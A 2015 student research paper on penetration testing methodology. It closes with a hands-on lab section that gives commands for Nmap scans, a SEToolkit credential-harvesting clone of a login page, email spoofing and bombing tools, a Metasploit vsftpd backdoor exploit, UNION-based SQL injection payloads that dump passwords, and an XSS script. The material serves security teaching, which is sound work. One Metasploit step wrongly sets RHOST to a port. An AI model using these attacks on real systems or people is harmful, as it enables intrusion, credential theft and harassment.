Volume-4, Issue-4, April-2015 • ISSN No 2277 - 8160

Research Paper | Technology

Penetration Testing: An Ethical Way of Hacking

Parag Pravin Shimpi — Student, ME IT (Information Security) Department of Information Technology, K. J. Somaiya College of Engineering, Mumbai, India

Prof Mrs Sangeeta Nagpure — Faculty, Head of Department of Information Technology, K. J. Somaiya College of Engineering, Mumbai, India

ABSTRACT

Ethical Hacking is the most effective way to prevent the intrusion by patching the loopholes in the security of the system. Possible cyber-attacks can be avoided by using VAPT tools by identifying the vulnerabilities in the present security arrangements.

This paper is based on a seminar that introduces the concept of Penetration Testing and Ethical Hacking. A four-phase methodology containing the basics of Reconnaissance, Exploitation, Maintaining Access and Post Exploitation are presented and explained. The information presented also includes hands-on examples of for practicing in virtual environment. Information about network configuration as well as set up and usage of Kali Linux is described. Thus a basic virtual penetration testing lab can be created and used, so that it will allow practicing in safe environment with the examples in the paper.

KEYWORDS : Ethical Hacking, Penetration Testing, Information Security

1. Introduction

Due to explosive growth of internet, we are living in the age where everything is connected to each other. Many systems like E-commerce and Distributed computing can get easy access to vast reference material [5]. Consequently there is a malicious side of increasing technology that includes unethical activities of malicious hackers. They are the most dangerous threat to the information systems. Because of this security of the information system is the prime concern [1] in cyber space.

To control the threat of an attack, many enterprises and organizations are hiring the ethical hackers, also known as Penetration Testers or White Hat hackers. Penetration Testers are nothing but the hackers. The only difference between Penetration Tester and malicious hacker is of mind-set. The tools, techniques and tricks performed by the both of them are one and the same, except one thing, Ethics, i.e. for good purpose. Ethical hacking is legal [5]. It is performed with target's permission.

'Systems can be better secured only if vulnerabilities are discovered from view-point of the hacker' [5], is the intension of the ethical hacking. And Penetration testing is nothing but the application of ethical hacking for practical purpose. It is a legal and authorized attempt to find the vulnerability and exploit it for the purpose of making the information system more secure. It also involves providing Proof of Concept [13] to prove that vulnerabilities are real, as well as, the recommendations for fixing them. Thus it helps to secure the system form upcoming attacks.

The further paper is organized as follows. Section 2 summarises the literature review of related work in Ethical Hacking and VAPT. Section 3 describes Penetration testing. Section 4 talks about deliverables that can be performed as hands-on. And Section 5 concludes the paper.

2. Literature Review

Hacking is a prominent aspect in cyber space [3]. It has two sides, good as well as bad. The system can be best protected by probing it, without causing damage to the system, so that the vulnerabilities can be found out and fixed subsequently.

The need for security auditing techniques has increased in the today's age of offensive technologies. Now days, organizations are practicing Vulnerability Assessment and Penetration Testing to protect their information systems [1]. Penetration tester simulates how malicious hacker can try to attack the system, so that those security breaches can be patched accordingly. Thus various cyber threats can be effectively defended by conducting VAPT and security auditing techniques [1].

There are many VAPT tools such as Nmap, Nessus, Metasploit, etc. These can be used to identify vulnerabilities by scanning it. These security tools can be used as a part of preventive and defensive techniques by organizations to conduct audit [1] of their security configurations.

On the other hand, these VAPT tools can be notorious tools [2] for malicious hackers as there is a very thin line between Ethical and Malicious practice. Hence it is impossible to fill a gap between ethical and malicious hackers, but security measures should be improved [3].

3. Penetration Testing

Ethical hacking and Penetration Testing are the terms used to describe the way of offensive security to make the system, web application or network more secure. Ethical hacker or penetration tester has a responsibility to find the loopholes in the security of the system so that they can be patched before those can be exploited by malicious attackers.

3.1. Fundaments Needed

Before starting the Penetration Testing, penetration tester must know some fundamentals like Types of hackers, Rules those should be obeyed by pen testers, Internet protocol suit, Linux file structure, Passwords in the system and Hacking OS like BackTrack and Kali Linux.

3.1.1. Types of Hackers: In the hacking world, it is not uncommon to hear the words like script-kiddie, cracker, white hate hacker, etc. These are nothing but the names given to classify the hackers as follows:

- Script-kiddie: They are mostly non-technical people or young kids who accidently get the access of something really confidential. Or they are the people who use the tools, tricks and techniques made by other professional hackers.
- Crackers: They are mainly college going students or the people with some knowledge of computer who do hacking for the purpose of ego, fame, revenge or money.
- Professional hackers: They are highly technical people who perform hacking for earning their income. There are mainly two communities of professional hackers as White Hat Hackers and Black Hat Hackers. The term White Hat Hacker is used interchangeably with Ethical Hacker or Penetration Tester to describe good guys. While the bad guys are referred as Black Hat Hackers or Malicious/ Unethical Hackers [13]. Also there are hackers who

sometimes act ethically but sometimes not. They are nothing but hybrid of white hat and black hat hackers, also known as Grey Hat Hackers [14].
- Terrorist: Their sole purpose is destruction.

The way of performing the hacking by ethical as well as malicious hacker is almost same. The only difference is of mind-set i.e. the purpose of hacking.

3.1.2. Rules to obey: As a penetration Tester, there are certain rules that have to be followed while performing the penetration testing, as follows:

- Penetration tester should have authority to probe the system. Hence it is recommended to have a written contract between client and penetration tester before starting penetration testing.
- Penetration tester should respect the privacy of the client. The focus of the penetration tester should be only in finding the security flaws.
- Penetration tester should report all the findings that he found during penetration testing and not leaving any for the future use.
- Penetration tester should tell all the vulnerabilities that he found in software and hardware.

3.1.3. Backtrack and Kali Linux: Backtrack was the operating system that was dedicatedly made for hackers by the Offensive Security organization of Israel hackers. The whole distribution was built for hackers. Backtrack Linux came with so many hacking tools integrated inside it. And the best thing was, it was free. Hence it was like hacker's dream came true [13]. But now days, we have new distribution known as Kali Linux in which many out-dated tools from Backtrack Linux are removed. It is nothing but the re-birth of Backtrack Linux.

3.1.4. Linux File Structure: It is very important to know Linux directory structure. It helps to find where the particular file might have stored.



Fig.1. Linux File Structure shows user files stored under '/home' are directory

3.1.5. Internet Suite: Technically we call it as TCP/IP protocol suite. TCP/ IP protocol suite is used worldwide for the networking. It is a practical stack of protocols that governs the computer network.

TCP/ IP Layer	Protocols	Hacking Tools
Application	HTTP, FTP, SMTP, SNMP, NetBIOS	Nikto, BurpSuit, SQLmap, Enum, Cain, havij, Netcat, Metasploit
Transport	TCP, UDP	Superscan, Nmap, Nessus, SNMPwalk, Cain, Netcat
Network	IP, ICMP, IGMP	Hping, Firewalk, Aircrack-ng, SamSpade, Wireshark
Host to Network	Ethernet, FDDI	Dsiff, Arpwatch

Fig.2. Internet Suite showing various TCP/ IP layers, their protocols and hacking tools used at each layer

3.1.6. Password in the System: Linux system uses /etc/passwd and /etc/shadow files for password storage. Out of these /etc/passwd file contains User details such as User ID, group ID, home directory information etc. And User ID and hashed password is actually stored in the /etc/shadow file.

Similarly, in windows, the Security Account Manager (SAM) is a protected subsystem that manages the accounts database. Passwords are in LM or NTLM. SAM is available either locally or on the domain. Local Security Authority is responsible for validation of credentials in windows.

3.2. Phases of Penetration Testing

The overall methodology of Penetration testing can be described step by step into separate phases as follows:

- Reconnaissance
- Exploitation
- Maintaining Access
- Post Exploitation

3.3. Reconnaissance

Reconnaissance means nothing but Information Gathering. Thus an attacker or a pen tester should have information about the victim to get the target exploited. In reconnaissance, we are going to deal with Fingerprinting, Foot printing, Google Hacking and Social Engineering.

3.3.1. Fingerprinting: Fingerprinting is an active reconnaissance. In fingerprinting, the probe request packets are directly sent on the target to get its information. It involves active scans like Nmap, Banner grabbing and Error messages, etc.

The network mapping tool also known as Nmap is made by an Insecure Organization. It can reconnaissance about the open ports, running services and their version, OS as well as the possible vulnerabilities of the target system.

Nmap Scan	Command Syntax	Port Identification
TCP SYN Scan	-sS	TCP
TCP Connect Scan	-sT	TCP
FIN Scan	-sF	TCP
Xmas Scan	-sX	TCP
Null Scan	-sN	TCP
Version Scan	-sV	N/A
UDP Scan	-sU	UDP
OS Scan	-O	N/A
ACK Scan	-sA	TCP
Window Scan	-sW	TCP
Aggressive Scan	-A	N/A
Idle Scan	-sI	TCP

Fig.3. Nmap Scanning Techniques

Some scanning techniques of nmap with their switches are given below:

- Nmap Stealth scan/ Syn scan: It does not complete three way handshakes thus it is a quitter scan thus no logs are generated at target's end.
- Namp TCP connect scan/ Vanilla scan: Determines the version of the service running on the different ports.
- Version scan: Attempts to determine the version of the service based on nmap-service-probes file.
- UDP scan: For scanning the ports that runs on the UDP services, this scanning technique is used. But it is very time consuming and creates lots of traffic in the network. Hence Unicorn scan is used instead.
- Firewall evasion techniques: Nmap uses fin scan, xmas scan and null scan as the firewall evasion techniques.

Also, many of the times, Error Messages provides most useful information about web applications and servers which it should not supposed to be. They may show the server name, type, version, etc. As apache tomcat is the server used by the Linux server systems and

Internet Information services is the server used by Microsoft systems. Hence default error pages should be replaced with the custom error pages to stop the leaking the information through error massages.



Fig.4. Default error page for Microsoft IIS

Fig.5. Default error page for Linux Apache Server

3.3.2. Foot Printing: Foot printing is passive recon. In this, hacker tries to get information about target through indirect medium. It involves finding public information about the individual or enterprise through Newsgroup, forums, WHOIS information, DNS information, etc.

WHOIS can be described as a tool that gives the valuable information about domain name or IP address of the web site or web application [15]. There are many WHOIS databases like ARIN (American Registry for Internet Numbers) that collects the information about websites.

These databases can be accessed by anybody. They are open to all. And can provide vital information that includes contact name, physical address, IP address, DNS address, etc. thus hackers can use WHOIS information for the reconnaissance i.e. for gathering information about target.

3.3.3. Google Hacking: Google crawls the public websites and caches it. It can sometimes caches sensitive information too. Google hacking literally doesn't mean hacking the Google servers. It simply means harvesting the information by making the smart use of Google [15]. The various dorks and operators that can be used to harvest information Google are like site, intitle, inurl, filetype, link as well as +, -, " ", * and .

A person Johnny Long aka grandfather of Google hacking has made a huge database to intelligently make use of the power of Google. He has a website as http://www.hackersforcharity.org/ ghdb. As well as tons of tools like FOCA, Gooscan, siteDigger, Wikto, Firefox Add-ons like AdvanceDork and PassiveRecon can be used.

3.3.4. Social Engineering : Humans are the weakest link in any system. And exploiting them by treating them as an initial attack vector is called as Social Engineering [11]. Much of the information can be found out by performing this technique. Social engineering is the art of extracting the useful information using social skills or communication skills.

The acts like dumpster diving, shoulder surfing, email spamming, sending fake emails and email bombing are also involved in the Social engineering. It can be done better on the phone than meeting personally. The steps to be followed while Social engineering can be listed as:

- Choose a victim
- Impersonate high in position
- Expression of urgency
- Persuade victim for help
- Thank or appreciate profusely

Social Engineering Toolkit, also known as SET or SEToolkit is the most advance open source software that is designed to perform attacks against the weakest entity in the system i.e. humans [11]. It comes integrated within Kali Linux to perform the social engineering attacks like phishing. Also information about people can also be harvested using their virtual social life. Websites like www.pipl.com can found out much information about people using their activeness in the social networking sites.

3.4. Exploitation

Exploitation is nothing but gaining the access of the system by attacking the vulnerability [13]. Exploitation provides the ability to control the target system.

3.4.1. Network Hacking: Many of the network services can be attacked if they are not updated continuously. There are many well-known issues like FTP Anonymous Login issue that can be exploited. In FTP vsftpd of version 2.3.4, there is a flaw. This version is vulnerable to anonymous login. That means anyone can login to FTP using login Username as anonymous and password can be anything or can be left as blank.

Other Common Issues:

- SNMP Issue
- FTP Brute Force
- SMTP Open Relay
- SMTP User Enumeration
- Finger Enumeration
- NTP Enumeration

3.4.2. Metasploiting the Target: Metasploit is an advance open source framework used for exploitation. Basically it is an all in one platform that provides the environment for development, test and use of the exploit code. At first, it was started as a network game and now it is taken over by Rapid7. It can perform all the things in the penetration testing, starting from port scanning to the actual gaining the access of the target system. It has a standardized interface for the development of exploits, payloads and encoders.



Fig. 6: Metasploit's msfconsole is one of the interfaces of Metasploit for the interaction

Terminologies in Metasploit:

- Exploit: It is a software program or a code that takes the advantage of the vulnerability to attack the target system.
- Payload: It is the data part of the exploit that is executed after exploit is successful.
- Auxiliaries: Auxiliaries are automated scripts that perform a certain task.

Metasploit has a repository for tools, libraries, modules and end user in-

terfaces thus allowing user to configure an exploit module and launch it at target system. It is provided with a shell to interact with the payload.

3.4.3. Web Based Exploitation: In today's age of internet almost all organizations have well user-interactive dynamic web applications unlike former static web pages [13]. These web applications are created in such a way that clients should be capable of accessing them to get intended information. But consecutively, hackers can also take the advantage of this capability to get unintended vital and confidential data. Hence it is important to increase the web application's security, such as, by validating input and output data as well as by avoiding storage of data which is not needed on website and in database.

The Open Web Application Security Project (OWASP) provides the Top Ten project [16] which is a list of the 10 most dangerous current Web application security flaws, along with effective methods of dealing with those flaws as follows:

- Injection
- Broken Authentication and Session Management
- Cross-Site Scripting (XSS)
- Insecure Direct Object References
- Security Misconfiguration
- Sensitive Data Exposure
- Missing Function Level Access Control
- Cross-Site Request Forgery (CSRF)
- Using Known Vulnerable Components
- Invalidated Redirects and Forwards

SQL injection is usually rated as the topmost dangerous attack in the hacking universe. This attack can be performed by taking the advantage of the poor sanitization of the input data. In this, hacker injects the system with unobvious SQL query to trick the interpreter in such a way that it becomes unable to filter the malicious query and the query gets executed [16]. And thus the web application is exploited to get access into it or the data is extracted, depending upon the purpose of SQL injection attack to be performed. SQL injection is a server side attack as it involves exploiting the databases that reside at server end. The figure shows example of SQL injection attack for authentication bypass.



Fig.7. SQL Injection Attack for simply bypassing the login authentication

SQL Map is a powerful automated command line utility to exploit SQL injection vulnerability and supports many well-known databases like MySQL, MS SQL, Oracle, MS Access, PostgreSQL, etc

Similarly, there is a client side attack known as Cross Site Scripting. It is performed to exploit the web browser of the clients or the users. While performing the XSS attacks, hacker takes the advantage of flaws in validation and scripting of the web application [16].



Fig.8. Cross Site Scripting Attack

XSS can be performed in many ways. In Stored XSS, hacker executes functions under <script> tag in the target browser and can even hijack user's session as well as defaces or redirects the website. An automated tool like BeEF i.e. Browser Exploitation Framework can be used to perform stored XSS attack.

3.5. Maintaining access

Maintaining Access is the third phase of Penetration Testing methodology. It involves maintaining a remote access to the system even after penetration testing exploitation by the use of backdoors and rootkits.

3.5.1. Backdoor: As the name suggest, backdoor is the door at the backside through which system can be accessed in the unobvious ways. It is a small coded program or a piece of software that resides in the target system and allows the hacker to connect the system [13].

3.5.2. Rootkit: Rootkit is similar to backdoor. It is hidden software that hides itself deep into the system and performs various tasks like Phoning Home i.e. sending the vital information about the victim to the hacker.

Maintaining access is actually a questionable activity and needs to be discussed clearly with the client at the beginning in the contract [13].

3.6. Post Exploitation

Post Exploitation includes wrapping up [13] the technical aspects of penetration testing and summarize the results into report. Penetration testing report has several parts. The main parts [13] that rounds up the report include the following:

- Executive Summary
- Detailed Report
- Raw Output

3.6.1. Executive Summary: Executive summary is the first part of the penetration testing report that includes just an overview of the major findings and not the technical details [13]. It is written in very simple language so that non-technical management people can understand it.

3.6.2. Detailed Report: The second part of the penetration testing report includes the detailed and comprehensive results that involve technical terms. This part is focused for the technical people like IT Managers, Security Experts and Network Admins who can understand the issues and fix those [13].

3.6.3. Raw Output: The final part of the report involves the actual raw output found during performing penetration testing using the tools and manual methods. This raw output includes detailed information of hundreds of pages. It is too lengthy to review. And providing this much deep information is not necessary [13]. But if raw output has to be given then a secondary stand-alone document can be included along with the report.

Thus this phase literally completes the process of penetration testing right from information gathering to the report writing.

4. Deliverables

4.1 Lab Set up

- Virtualization using Oracle Virtual box
- Attacker's System: Kali Linux
- Target System: Metasploitable 2

4.2 Nmap

In Kali Linux →Terminal

Basic Nmap command → nmap [IP address of target]
Scanning specific port
→ nmap [IP address of target] -p [specific port number]
Scanning version of service
→ nmap -sV [IP address of target]
Scanning Operating System of target
→ nmap -O [IP address of target]
OS fingerprinting, service enumerating, trace routing and running scripts at one go

→ nmap -A [IP address of target]
Stealth scan
→ nmap -sS [IP address of target]
Connect scan
→ nmap -sT [IP address of target]
UDP scan
→ nmap -sU [IP address of target]
To use more than one switches simultaneously
Ex. →nmap –sS -sV [IP address of target]
Running scripts using nmap
→ nmap -scripts "[name of the script]" [IP address of target] -p [specific port number]

4.3 WHOIS
In Web browser url →https://who.is

In search box of search domain name and IP address, type the domain name or IP address of the web site whose information needs to be found out.

We will get Domain name, IP address, Registrant, Contact information like Administrative as well as Technical Contact name, Address, Phone number and Email address. Also we will get Content data, Traffic data, Name servers on which the web site is hosted, plus the old as well as new registrant information. We can also get DNS records like SOA records.

4.4 Google Hacking
We can use following Google dorks or operators while searching on the Google.

To search only specific types of file
Ex. → hacking filetype:pdf
To search web page title
Ex. → intitle:index of master passwd
To search specific URL
Ex.→ inurl:etc/passwd
To search specific website
Ex. → india site:gov budget
To search links to the pages
Ex. → link: www.somaiya.edu
Phase search
Ex. → "Ethical Hacking"
Operator search
Ex. → ethical + hacking

4.5SEToolKit
In Kali Linux → Terminal

setoolkit (Enter)
→ y (Enter)
Select (1) Social Engineering Attack (Enter)
Select (2) Website Attack Vectors (Enter)
Select (3) Credential Harvester Attack Method (Enter)
Select (2) Site Cloner (Enter)
IP address for the post back
→ Put your (attacker's i.e. Kali Linux's) IP address (Enter)
Enter the URL to clone
Ex. → www.facebook.com (Enter)
Now open that IP address in victim's browser and put id and password and login.
Those Id and passwords can be seen in the /var/www/harvester.txt file in Kali Linux.

4.6Email Attacks
Sending fake emails without using passwords
→ Use website "emkei.cz"
Email bombing
→ Use tool called as Dark mail bomber

4.7 FTP Anonymous Login Attack (Network Hacking)
In Kali Linux → Terminal

ftp [IP address of target] (Enter)
NAME → anonymous (Enter)
PASSWORD → anything or keep it blank (Enter)
FTP shell will be found. Now ftp commands can be run.

4.8 Metasploit
In Kali Linux → Terminal

msfconsole (Enter)
Search for particular exploits
Ex. → search vsftpd (Enter)
Now use that exploit
→use exploit/unix/ftp/vsftpd_234_ backdoor (Enter)
show options (Enter)
Now set the target's IP address
→ set RHOST [IP address of target] (Enter)
Now set the target's port to be exploited
→ set RHOST [port number] (Enter)
Exploit the target
→ exploit (Enter)
Now we will get the shell of the target system and we can execute any commands we want to with that system.

4.9 SQL Injection Attack
In Kali Linux → web browser

Open the web page.
Put developer's quote (') in the input field to see if the page is SQL Injection vulnerable or not. If it is then, it will also tell the database system it is using at the back end.

Now find total number of columns
Ex. → 'union select 1,2 #
Now find the database name
Ex. → 'union select 1,database() #
Now find the table name from the database
Ex. → 'union select table_name,1 from information_schema.tables where table_schema='dvwa' #
Now find column name from the table
Ex. → 'union select column_name,1 from information_schema.columns where table_schema='users' #
Now display username and password i.e. the column's records
Ex. → 'union select user,password from users #

4.10 Cross Site Scripting Attack
In Kali Linux → Web browser
Open the web page.
In the search box or text box that is accepting some input
→ <script>alert('Cross site scripting attack is performed')</script>
Thus it will execute the above script tag to produce an alert box.

Conclusion
Penetration Testing is a preventive methodology of securing the IT resources and systems by the application of Offensive Security approach. Thus these resources and systems are attacked to find the possible threats and vulnerabilities so that they can be safeguarded before the malicious hacker plans to attack them.

Starting with the information gathering in the Penetration Testing process, Reconnaissance talks about less-technical things. More the information is collected; there are better chances of success in exploitation phase. Exploitation phase involves exploiting the vulnerabilities by taking the advantage of the threat. Web applications can be exploited using code injection attacks. Also there is a vast importance of writing those penetration testing process findings into a well-documented report, so that the loopholes can be patched to fix the vulnerability.

Thus periodic penetration testing proves to be an efficient and proactive step to restrict the future attacks. Because threat of an attack can only be reduced if vulnerability is controlled.

REFERENCES

[1] Sugandh Shah, B.M. Mehtre, "A Reliable Strategy for Proactive Self-Defence in Cyber Space using VAPT Tools and Techniques" in 2013 IEEE International Conference on Computational Intelligence and Computing Research, 978-1-4799-1597-2/13/$31.00 ©2013 IEEE | | [2] Gurpreet K. Juneja, "Ethical Hacking: A Technique To Enhance Information Security" in International Journal of Innovative Research in Science, Engineering and Technology (An ISO 3297: 2007 Certified Organization) Vol. 2, Issue 12, December 2013, ISSN: 2319-8753 | | [3] Akanksha Bansal, Monika Agarwal, "Ethical Hacking And Social Security" in A Journal of Radix International Educational and Research Consortium RIJS, Volume 1, Issue 11 (November 2012) ISSN: 2250 – 3994 | | [4] Aniruddha P Tekade, Pravin Gurjar, Pankaj R. Ingle, Dr.B.B.Meshram, "Ethical Hacking in Linux Environment" in International Journal of Engineering Research and Applications (IJERA) ISSN: 2248-9622 www.ijera.com Vol. 3, Issue 1, January -February 2013, pp.1854-1860 | | [5] Pulkit Berwal, "Ethical Hacking: Need Of Modern Era" in International Journal of Engineering and Innovative Technology (IJEIT) Volume 3, Issue 5, November 2013, ISSN: 2277-3754 ISO 9001:2008 Certified | | [6] Bryan Smith, William Yurcik, David Doss, "Ethical Hacking: The Security Justification Redux" in Technology and Society, 2002. (ISTAS'02). 2002 International Symposium, Print ISBN: 0-7803-7284-0, DOI: 10.1109/ISTAS.2002.1013840 | | [7] Dinesh Babu S, "Ethical Hacking" in International Journal of Power Control Signal and Computation (IJPCSC), Vol3. No1. Jan-Mar 2012 ISSN: 0976-268X, www.ijcns.com | | [8] Gabriel Avramescu, Mihai Bucicoiu, Daniel Rosner, Nicolae Ţăpuş, "Guidelines For Discovering And Improving Application Security" Published in: Control Systems and Computer Science (CSCS), 2013 19th International Conference, ISBN: 978-1-4673-6140-8 | | [9] Kumar Utkarsh, "System Security And Ethical Hacking" in IJREAT International Journal of Research in Engineering & Advanced Technology, Volume 1, Issue 1, March, 2013 ISSN: 2320 – 8791 | | [10] Atashzar, H.; Torkaman, A. ; Bahrololum, M. ; Tadayon, M.H., "A Survey on Web Application Vulnerabilities and Countermeasures" in Computer Sciences and Convergence Information Technology (ICCIT), 2011 6th International Conference, ISBN: 978-1-4577-0472-7 | | [11] Nikola Pavkovi´c, Luka Perkov, "Social Engineering Toolkit - A Systematic Approach To Social Engineering" in MIPRO, 2011 Proceedings of the 34th International Convention, May 2011, ISBN: 978-1-4577-0996-8 | | [12] Brigette Lundeen, Dr. Jim Alves-Foss, "Practical Clickjacking with BeEF", in Homeland Security (HST), 2012 IEEE Conference on Technologies, Nov. 2012, ISBN: 978-1-4673-2708-4 | | [13] Patrick Engebretson, "The Basics of Hacking and Penetration Testing, Syngress" ISBN: 978-1-59749-655-1 | | [14] R. Shanmugapriya, "A Study Of Network Security Using Penetration Testing" in IEEE Information Communication and Embedded Systems (ICICES), 2013 International Conference, DOI: 10.1109/ICICES.2013.6508375, ISSN: 978-1-4673-5786-9 | | [15] Andres Andreu, "Professional Pen Testing for Web Applications", Wrox Press © 2006, ISBN: 978-0-47178-966-6 | | [16] www.owasp.org/index.php/Top_10_2013 | |